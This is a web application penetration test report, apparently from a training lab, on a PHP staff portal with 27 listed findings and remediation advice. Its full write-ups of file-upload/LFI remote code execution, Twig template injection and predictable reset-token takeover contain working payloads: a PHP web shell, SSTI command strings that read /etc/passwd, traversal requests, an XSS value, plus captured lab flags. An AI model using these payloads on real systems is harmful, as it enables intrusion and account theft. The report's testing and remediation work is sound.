

Web Application Penetration Test Report

Meridian Corp
Attn. Aydın Gurbanlı
Nizami street
Baku, Azerbaijan
August 24, 2026

Table of Contents

1 Executive Summary	3
Summary of Findings by Severity	
Prioritised Remediation Roadmap	
2 Scope	5
In Scope / Out of Scope	
Provided User Accounts	
Target and In-Scope Endpoints	
3 Methodology	7
4 Limitations	8
5 Identified Vulnerabilities	9
6 Findings	10
BB-01 RCE via Unrestricted File Upload chained with LFI	
BB-02 RCE via Server-side Template Injection	
BB-03 Unauthenticated Account Takeover via Predictable Reset Token	
BB-04 Authentication Bypass via Non-expiring OTP Verification	
BB-05 Credential Brute Force on Authentication Endpoint	
BB-06 UNION-Based SQL Injection in Invoice Reference Filter	
BB-07 Arbitrary File Read via Unsanitised Include Path	
BB-08 Privilege Escalation via Unsigned Serialised Preference Cookie	
BB-09 Authentication Bypass via Unsigned JWT (alg: none) in Mobile API	
BB-10 Privilege Escalation via Mass Assignment of Clearance Level	
BB-11 Missing Function-Level Authorization on Internal Endpoint	
BB-12 Stored XSS in Feedback Module	
BB-13 IDOR in WebSocket Conversation Join Handler	
BB-14 Stored and Second-order XSS in Team Chat Message Renderer	
BB-15 Session Identifier Not Regenerated on Authentication	
BB-16 Insecure Direct Object Reference in Document Viewer	
BB-17 Boolean-Based Blind SQL Injection in Promo Code Validator	
BB-18 Unrestricted File Upload (No Extension or MIME Validation)	
BB-19 Reflected XSS in Employee Directory Search	
BB-20 Application Served over Cleartext HTTP Without Transport Encryption	
BB-21 Authorisation Cookie Accessible to Client-Side Script	
BB-22 Username Enumeration via Password Recovery Response Discrepancy	
BB-23 No Rate Limiting on OTP Issuance	
BB-24 No Rate Limiting on Password Reset Requests	
BB-25 Insufficient Password Complexity Requirements	
BB-26 Sensitive Path Disclosure via robots.txt	
BB-27 No CSRF Protection on State-Changing Requests	
7 Informational Observations.....	94
INFO-01 Absent Browser Security Headers	
INFO-02 Server and Interpreter Version Disclosure	
8 Appendix.....	99
Appendix A Flags	
Appendix B Username Enumeration Wordlist	
Appendix C Clickjacking Test Harness	
Appendix D Tooling	
9 Conclusion.....	100

1) Executive Summary

Meridian Corp commissioned a black-box penetration test of its internal staff portal, a PHP application providing payroll document access, employee directory services, invoicing, team messaging, and a mobile API. Testing was conducted against the live application with a standard low-privilege staff account, following the OWASP Web Security Testing Guide and OWASP Top 10 (2025) as the assessment framework.

Client	Meridian Corp
Assessment Type	Web Application Penetration Test
Assessment Method	Black box
Lead Penetration Tester	Subhan Majidov
Pentest Start Date	22-08-2026
Pentest End Date	24-08-2026
Classification	Confidential

Summary of the findings by severity level:

Critical	High	Medium	Low	Total
5	9	11	2	27

- 1.Input reaches interpreters without a boundary — SQL engine (BB-06, BB-17), template compiler (BB-02), PHP include (BB-07), object deserialiser (BB-08), HTML output (BB-12, BB-14, BB-19). Same defect class, five surfaces.
- 2.Authorization is derived from client-supplied values — the prefs cookie role (BB-08), the JWT role claim (BB-09), the WebSocket account_id (BB-13), the profile clearance_level (BB-10). Fixing one leaves three.
- 3.Authentication controls exist but don't hold — MFA present but bypassable (BB-04), password reset present but predictable (BB-03), no throttling anywhere (BB-05, BB-23, BB-24).

Prioritised Remediation Roadmap:

The twenty-seven findings in this report arise from a small number of underlying causes. The following five changes, applied in order, resolve or materially reduce twenty-two of them. Sequencing reflects leverage rather than severity alone — each item is ordered by the number of findings it closes relative to the engineering effort required.

#	Change	Closes	Effort
1	Replace the include path with an allow-list. Map page through a fixed array of permitted templates; validate uploads server-side and store them outside the web root with execution disabled.	BB-01, BB-07, BB-18	Low
2	Derive authorisation from server-side session state. Remove role, account_id and clearance_level from all client-held values; look up privilege from the session on every request, and enforce ownership at the database layer on every record retrieval.	BB-08, BB-09, BB-10, BB-11, BB-13, BB-16, BB-21	Medium
3	Rebuild the authentication and recovery flows. Issue cryptographically random, bound, expiring reset tokens; invalidate prior OTP codes on issuance and enforce expiry and attempt limits; apply rate limiting and uniform responses across /login, /forgot and /mfa/send.	BB-03, BB-04, BB-05, BB-22, BB-23, BB-24	Medium
4	Stop interpreting user input. Render the signature feature through a fixed template receiving user values as variables, and apply the existing output-encoding function to the three unescaped render paths.	BB-02, BB-12, BB-14, BB-19	Low
5	Parameterise all database queries. Bind values rather than concatenating them, confirm PDO::ATTR_EMULATE_PREPARES is disabled, and audit every remaining db()->query() call.	BB-06, BB-17	Low

2) Scope

The assessment covered the **Meridian Corp** internal staff portal at <http://46.101.230.175/>. Testing was conducted manually, without the use of automated vulnerability scanners. All findings were identified through manual request analysis, parameter manipulation, and each was verified by manual exploitation before inclusion in this report. Burp Suite was used as an intercepting proxy and request repeater; automated scanning functionality was not employed.

The following were in scope:

- The web application and all authenticated and unauthenticated HTTP endpoints
- The mobile API (/api/*) and its token-based authentication mechanism
- Authentication, session management, and password recovery flows
- Authorisation controls across horizontal and vertical privilege boundaries
- Application-layer input handling and output encoding

The following were excluded:

- Denial-of-service and resource-exhaustion testing
- Network infrastructure and underlying host services beyond those reached through application-layer
- Social engineering and physical security
- Third-party services and dependencies not hosted on the target

Testing was performed from the perspective of an authenticated low-privilege staff user and, where reachable, an unauthenticated attacker.

- This assessment was conducted in a controlled training environment. Artifacts belonging to other assessment tenants were encountered during filesystem and database enumeration; these are referenced only to demonstrate isolation failure and were not retained.

Provided User Accounts:

User 1 - Primary Account	s7_alice
User 2 - (MFA enabled)	s7_bob
User 3 - (Password-Reset Target)	s7_carol
User 4 - (Lobby Kiosk Account)	s7_kiosk

Target:

System	Description
http://46.101.230.175/	Meridian Corp Internal Staff Portal

The following endpoints were in scope for this assessment:

- /api
- /login
- /forgot
- /dashboard
- /invoices
- /doc
- /files
- /directory
- /security
- /promo
- /chat
- /profile
- /signature
- /view?page=
- /internal
- /mfa?m=
- /feedback
- /directory?q=
- /staff/console
- /reset?token=
- /api/admin/summary

3) Methodology

Testing followed the OWASP Web Security Testing Guide, with findings classified against the OWASP Top 10 (2025). All work was performed manually — no automated vulnerability scanning were used, and every finding was confirmed through working exploitation before inclusion.

- **Mapping** — enumerated all reachable routes as an authenticated low-privilege staff user; fingerprinted server technology from response headers.
- **Authentication and session analysis** — examined the login flow, two-factor mechanism, password recovery process, and JWT-based mobile API; decoded and tested session and preference cookies for integrity protection and attribute configuration.
- **Authorisation testing** — tested each endpoint for horizontal and vertical access control weaknesses by substituting object identifiers, altering client-held role values, and requesting privileged functionality from a low-privilege context.
- **Input testing** — tested every user-controllable parameter for injection into the SQL engine, template compiler, object deserialiser, file-inclusion mechanism, and HTML output context.
- **Exploitation** — developed confirmed issues to working proof of concept, including chaining separate weaknesses where the combination produced a materially greater result than either alone.

Burp Suite was used as an intercepting proxy and request repeater. Findings are rated at the impact demonstrated during testing, not the theoretical maximum for the vulnerability class. No destructive actions were performed against application data.

4) Limitations

The following constraints apply to the coverage of this assessment and should be considered when interpreting its results.

Time box. Testing was conducted over two days (22–24 August 2026).

Assessment depth was governed by this window; the findings represent what was identified and confirmed within it, not an exhaustive enumeration of the application's weaknesses.

Starting position and source availability. The engagement began black-box, with no documentation, architecture material or source code provided. Application source was subsequently obtained during testing through the file read and code execution findings (BB-07) and was used to confirm root cause and inform remediation guidance. Source review was therefore opportunistic and partial rather than systematic — it covered the handlers reached during exploitation, and no complete code audit was performed.

Automated scanning. No automated vulnerability scanners were used. All findings were identified through manual request analysis and parameter manipulation. Automation was limited to request replay for credential and enumeration testing (BB-05, BB-22), where the volume of candidate values made manual submission impractical. A configured commercial scanner may surface additional issues, particularly in areas not reached manually.

Privilege perspective. Testing was performed from an authenticated low-privilege staff account. No administrative account was provided, so privileged functionality was assessed only where it could be reached through escalation. Weaknesses reachable exclusively from an administrative session were not in scope.

Exploitation depth. Findings were confirmed to the point of demonstrating impact, not developed to full exploitation. The blind injection at /promo/check (BB-17) was confirmed through its boolean oracle and cross-validated against data recovered via BB-06 rather than by exhaustive character-by-character extraction. The one-time code brute force described in BB-04 is derived from the observed behaviour of the issuance and verification handlers; the full attack was not executed. No destructive action was taken against application data.

Excluded by scope. Denial-of-service and resource-exhaustion testing, network infrastructure and host services beyond those reached at the application layer, social engineering, physical security, and third-party dependencies not hosted on the target were excluded (see §2).

Retesting. No verification of remediation has been performed. A retest is recommended once the changes in the remediation roadmap have been implemented, to confirm the fixes are effective and have not introduced regressions.

5) Identified Vulnerabilities

ID	Title	Affected Endpoints	Severity
BB-01	RCE via Unrestricted File Upload chained with Local File Inclusion	/files/upload, /view?page=	Critical (9.9)
BB-02	RCE via Server-side Template Injection	/signature	Critical (9.9)
BB-03	Unauthenticated Account Takeover via Predictable Password Reset Token	/forgot, /reset?token=	Critical (9.8)
BB-04	Authentication Bypass via non-expiring OTP Verification	/mfa/send, /mfa/verify	Critical (9.1)
BB-05	Credential Brute Force on Authentication Endpoint (s7_kiosk)	/login	Critical (9.1)
BB-06	UNION-Based SQL Injection in Invoice Reference Filter	/invoices?ref=	High (8.8)
BB-07	Arbitrary File Read via Unsanitised Include Path (Local File Inclusion)	/view?page=	High (8.6)
BB-08	Privilege Escalation via Unsigned Serialised Preference Cookie	/staff/console	High (8.1)
BB-09	Authentication Bypass via Unsigned JWT (alg: none) in Mobile API	/api/admin/summary	High (8.1)
BB-10	Privilege Escalation via Mass Assignment of Clearance Level	/profile, /classified	High (8.1)
BB-11	Missing Function-level Authorization on Internal Endpoint	/internal	High (7.5)
BB-12	Stored XSS in Feedback Module	/feedback	High (7.4)
BB-13	IDOR in WebSocket Conversation Join Handler	/chat	High (7.1)
BB-14	Stored and Second-order XSS in Team Chat Message Renderer	/chat	High (7.1)
BB-15	Session Identifier Not Regenerated on Authentication	/login	Medium (6.8)
BB-16	IDOR in Document Viewer	/doc/{id}	Medium (6.5)
BB-17	Boolean-based blind SQL Injection in Promo Code Validator	/promo/check?code=	Medium (6.5)
BB-18	Unrestricted File Upload (No Extension or MIME Validation)	/files/upload	Medium (6.5)
BB-19	Reflected XSS in Employee Directory Search	/directory?q=	Medium (6.1)
BB-20	Application Served Over Cleartext HTTP without Transport Encryption	Application-wide	Medium (5.9)
BB-21	Authorisation Cookie Accessible to Client-Side Script (HttpOnly Absent)	mrd_prefs cookie	Medium (5.3)
BB-22	Username Enumeration via Password Recovery Response Discrepancy	/forgot	Medium (5.3)
BB-23	No Rate Limiting on OTP Issuance	/mfa/send	Medium (5.3)
BB-24	No Rate Limiting on Password Reset Requests	/forgot	Medium (5.3)
BB-25	Insufficient Password Complexity Requirements	/reset	Medium (4.3)
BB-26	Sensitive Path Disclosure via robots.txt	/robots.txt	Low (3.7)
BB-27	No CSRF Protection on State-changing Requests	Application-wide	Low (3.1)

6) Findings

BB-01: RCE via Unrestricted File Upload chained with Local File Inclusion	
CVSS v3.1 score: 9.9	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-94: Improper Control of Generation of Code ('Code Injection')
CWE (contributing)	CWE-434: Unrestricted Upload of File with Dangerous Type CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program

Overview:

The File Vault accepts uploaded files with no extension or MIME validation, preserving the original filename. Separately, the `/view` endpoint passes its `page` parameter directly into a PHP `include` statement without sanitisation, permitting traversal outside the intended templates directory. Chained, these allow any authenticated staff user to upload a PHP file and have the server execute it, resulting in arbitrary command execution as the web server user.

Steps to Reproduce:

1	Authenticate as a staff user and upload <code>shell.php</code> at <code>/files</code> , containing: <code><?php system(\$_GET['cmd']); ?></code> The application accepts the file without validation, confirms <code>Uploaded shell.php</code>
2	Locate the storage path. This was determined via the template injection finding (BB-02) at <code>/signature</code> : <code>{{ ['find / -name "shell.php" 2>/dev/null'] map('system') join(',') }}</code> <code>{{ ['find / -name "*.flag" 2>/dev/null'] map('system') join(',') }}</code> This confirmed the uploaded file's presence and flag contents at <code>../uploads/s7/</code> and <code>/opt/meridian/flags/c15_7.flag</code> .
3	Execute the uploaded file through the vulnerable include endpoint: <code>GET /view?page=../uploads/s7/shell.php&cmd=pwd</code> <code>GET /view?page=../uploads/s7/shell.php&cmd=cat+/opt/meridian/flags/c15_7.flag</code>
4	The server executes the supplied command and returns its output in the response: <code>/var/www/app/public</code> <code>FLAG{c15_c1caddca}</code>


Impact:

- Full server compromise — arbitrary command execution as the web server user, granting read and write access across the host filesystem.
- Cross-tenant data exposure — filesystem enumeration during testing returned artifacts belonging to all other tenants, not only the testing account.
- Credential and source disclosure — application source code and database configuration are readable, exposing credentials that enable further compromise of connected systems.
- Bypass of all application-layer controls — execution occurs outside the application's security boundary, making data protected by every other access control in this report directly reachable.

Remediation:

- Restrict the include endpoint to an allow-list. Map the page parameter through a fixed array of permitted templates rather than concatenating it into a path. This single change also closes the arbitrary file read (BB-07) and is the highest-leverage fix in the report.
- Validate uploads server-side. Enforce an extension allow-list, verify MIME type, and rename stored files to a server-generated identifier rather than preserving the submitted filename.
- Store uploads outside the web root with no execute permission on the directory, and disable PHP execution in that path at the web server level.
- Restrict command execution primitives via `disable_functions` in the PHP configuration, limiting the impact should another execution path be found.

Proof of Concepts:



Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

```
{{ ['find / -name "shell.php" 2>/dev/null']|map('system')|join(',') }}
```

Preview

Preview

```
/var/www/app/pages/shell.php  
/var/www/uploads/s3/shell.php  
/var/www/uploads/s7/shell.php  
/var/www/uploads/s2/shell.php  
/var/www/uploads/s6/shell.php  
/var/www/uploads/s6/shell.php
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

```
{{ ['cd ../../uploads/s7;cat shell.php']|filter('system') }}
```

Preview

Preview

```
<?php system($_GET['cmd']); ?>Array
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

```
{{ ['find / -name "*.flag" 2>/dev/null']|map('system')|join(';') }}
```


Preview

Preview

```
/opt/meridian/flags/c11_3.flag  
/opt/meridian/flags/c11_7.flag  
/opt/meridian/flags/c15_8.flag  
/opt/meridian/flags/c15_2.flag  
/opt/meridian/flags/c11_4.flag  
/opt/meridian/flags/c15_6.flag  
/opt/meridian/flags/c11_9.flag  
/opt/meridian/flags/c11_5.flag  
/opt/meridian/flags/c15_7.flag  
/opt/meridian/flags/c15_4.flag  
/opt/meridian/flags/c11_10.flag  
/opt/meridian/flags/c15_1.flag  
/opt/meridian/flags/c11_1.flag  
/opt/meridian/flags/c11_8.flag  
/opt/meridian/flags/c11_2.flag  
/opt/meridian/flags/c15_5.flag  
/opt/meridian/flags/c15_9.flag  
/opt/meridian/flags/c11_6.flag  
/opt/meridian/flags/c15_3.flag  
/opt/meridian/flags/c15_10.flag  
/opt/meridian/flags/c15_10.flag
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1



BB-02: RCE via Server-side Template Injection	
CVSS v3.1 score: 9.9	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-1336: Improper Neutralization of Special Elements Used in a Template Engine
CWE (contributing)	CWE-94: Improper Control of Generation of Code ('Code Injection') CWE-95: Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')

Overview:

The Email Signature Preview feature compiles user-supplied input as a **Twig template** at runtime rather than treating it as data. Input reaches the template compiler directly, allowing an authenticated user to inject template expressions that the server evaluates, escalating to arbitrary command execution through Twig's callable-accepting filters.

Steps to Reproduce:

1	Submit a polyglot payload at /signature to fingerprint the engine: <code>{{<%"%"}}%\.</code> The application returns a parser error naming <code>__string_template__</code> and a hash, confirming the input is compiled as a template from a string rather than loaded from disk.
2	Confirm expression evaluation: <code>{{7*7}}</code> The preview renders 49 , verifying server-side execution of the injected expression.
3	Escalate to command execution using a callable-accepting filter: <code>{{ ['cat /etc/passwd'] filter('system') }}</code> The preview returns the contents of /etc/passwd .
4	Enumerate the filesystem and read arbitrary files: <code>{{ ['find / -name "*.flag" 2>/dev/null'] map('system') join(',') }}</code> <code>{{ ['cat /opt/meridian/flags/c11_7.flag'] map('system') join(',') }}</code>

Results from the files:

/opt/meridian/flags/c11_7.flag
FLAG{c11_849cd19d}


Impact:

- Full server compromise — arbitrary command execution as the web server user, with read and write access across the host filesystem.
- Cross-tenant data exposure — filesystem enumeration returned artifacts belonging to all ten tenants on the host, not only the testing account.
- Independent of other findings — this provides a second, unrelated path to code execution; remediating the file upload chain leaves this vector fully exploitable.
- Reachable by any staff user — no administrative privilege is required, only a valid low-privilege session.

Remediation:

- Never compile user input as a template. Replace `createTemplate()` on user-supplied strings with a fixed template that receives the user's values as variables, so input is rendered as data rather than compiled as code.
- Enable the Twig sandbox with a restrictive security policy if runtime templating is genuinely required, explicitly allow-listing permitted tags, filters, and methods.
- Restrict command execution primitives via `disable_functions` in the PHP configuration to limit impact should another injection path exist.
- Suppress verbose template errors in production. The parser error disclosed the engine and confirmed string compilation, materially accelerating exploitation.

Proof of Concepts:



Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

{{7*7}}

Preview

Preview

49

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

{{ ['cat /etc/passwd']|filter('system') }}

Preview

Preview

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
Array
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

```
{{ ['find / -name "*.flag" 2>/dev/null']|map('system')|join(',') }}
```

Preview

Preview

```
/opt/meridian/flags/c11_3.flag  
/opt/meridian/flags/c11_7.flag  
/opt/meridian/flags/c15_8.flag  
/opt/meridian/flags/c15_2.flag  
/opt/meridian/flags/c11_4.flag  
/opt/meridian/flags/c15_6.flag  
/opt/meridian/flags/c11_9.flag  
/opt/meridian/flags/c11_5.flag  
/opt/meridian/flags/c15_7.flag  
/opt/meridian/flags/c15_4.flag  
/opt/meridian/flags/c11_10.flag  
/opt/meridian/flags/c15_1.flag  
/opt/meridian/flags/c11_1.flag  
/opt/meridian/flags/c11_8.flag  
/opt/meridian/flags/c11_2.flag  
/opt/meridian/flags/c15_5.flag  
/opt/meridian/flags/c15_9.flag  
/opt/meridian/flags/c11_6.flag  
/opt/meridian/flags/c15_3.flag  
/opt/meridian/flags/c15_10.flag  
/opt/meridian/flags/c15_10.flag
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

Email Signature Preview

Design your signature using the template engine. Available variables: {{ name }}, {{ title }}.

```
{{ ['cat /opt/meridian/flags/c11_7.flag /opt/meridian/flags/c15_7.flag']|map('system')|join(',') }}
```

Preview

Preview

```
FLAG{c11_849cd19d}  
FLAG{c15_c1caddca}  
FLAG{c15_c1caddca}
```

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

BB-03: Unauthenticated Account Takeover via Predictable Password Reset Token	
CVSS v3.1 score: 9.8	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
CWE (contributing)	CWE-330: Use of Insufficiently Random Values CWE-306: Missing Authentication for Critical Function CWE-204: Observable Response Discrepancy

Overview:

The password recovery mechanism generates reset tokens that are simply the target account's database identifier. No random value is issued, no ownership check is performed, no expiry applies, and neither `/forgot` nor `/reset` requires authentication. Because account identifiers are sequential and publicly enumerable through the employee directory, any unauthenticated attacker can reset the password of any account on the platform.

Steps to Reproduce:

1	Enumerate account identifiers. The <code>/directory</code> endpoint lists every staff account with its numeric ID — <code>s7_carol</code> is ID <code>28</code> .
2	Submit the target username at <code>/forgot</code> . The application returns the recovery link, confirming the token is the account ID rather than a random value: <code>/reset?token=28</code> The step is optional — the token is derivable from the directory alone.
3	Submit a new password against the target's token, unauthenticated: <code>POST /reset</code> <code>token=28&password=<new password></code>
4	The server responds: <code>GET /login?e=Password+updated,+please+sign+in</code>
5	Authenticate as the compromised account. The session confirms takeover, with the dashboard showing <code>Carol (Subhan Majidov)</code> , account <code>s7_carol</code> , employee #3007, HR department.

Account recovery token:

`FLAG{c07_0180d1cf}`

Impact:

- Complete account takeover without credentials — any account on the platform, including administrative accounts, can be compromised by an unauthenticated attacker in a single request.
- No barrier to enumeration — account identifiers are sequential and disclosed by the employee directory, so no guessing is required.
- Access to HR and payroll data — the compromised account belongs to HR, granting access to payslips, personnel records, and restricted board material.
- Undetectable to the victim — no notification is issued, and the legitimate user learns of compromise only when their password stops working.

Remediation:

- Issue cryptographically random tokens. Generate at least 128 bits of entropy using a CSPRNG, store only the hash, and never derive the token from account data.
- Bind, expire, and invalidate. Tie each token to the requesting account, expire it after a short window (5–15 minutes), and invalidate it immediately on use or when a new token is issued.
- Rate-limit the recovery endpoints and return an identical response whether or not the submitted username exists, closing the enumeration channel at /forgot.
- Notify the account holder by an out-of-band channel whenever a reset is requested or completed, and enforce a password policy on the new value — the current minimum is four characters.

Proof of Concepts:

15	s4_bob	Bob (Emin Rahimli)	2004	Finance
16	s4_carol	Carol (Emin Rahimli)	3004	HR
17	s4_kiosk	Kiosk (Emin Rahimli)	4004	Facilities
18	s5_alice	Hamid Ibrahim	1005	Engineering
19	s5_bob	Bob (Hamid Ibrahim)	2005	Finance
20	s5_carol	Carol (Hamid Ibrahim)	3005	HR
21	s5_kiosk	Kiosk (Hamid Ibrahim)	4005	Facilities
22	s6_alice	Mahammadali Azimov	1006	<svg onload=alert(1)>
23	s6_bob	Bob (Mahammadali Azimov)	2006	RedTeam
24	s6_carol	Carol (Mahammadali Azimov)	3006	RedTeam
25	s6_kiosk	Kiosk (Mahammadali Azimov)	4006	RedTeam
26	s7_alice	Subhan Majidov	1007	Cybersecurity
27	s7_bob	Wiener (Subhan Majidov)	2007	Finance
28	s7_carol	Carol (Subhan Majidov)	3007	HR
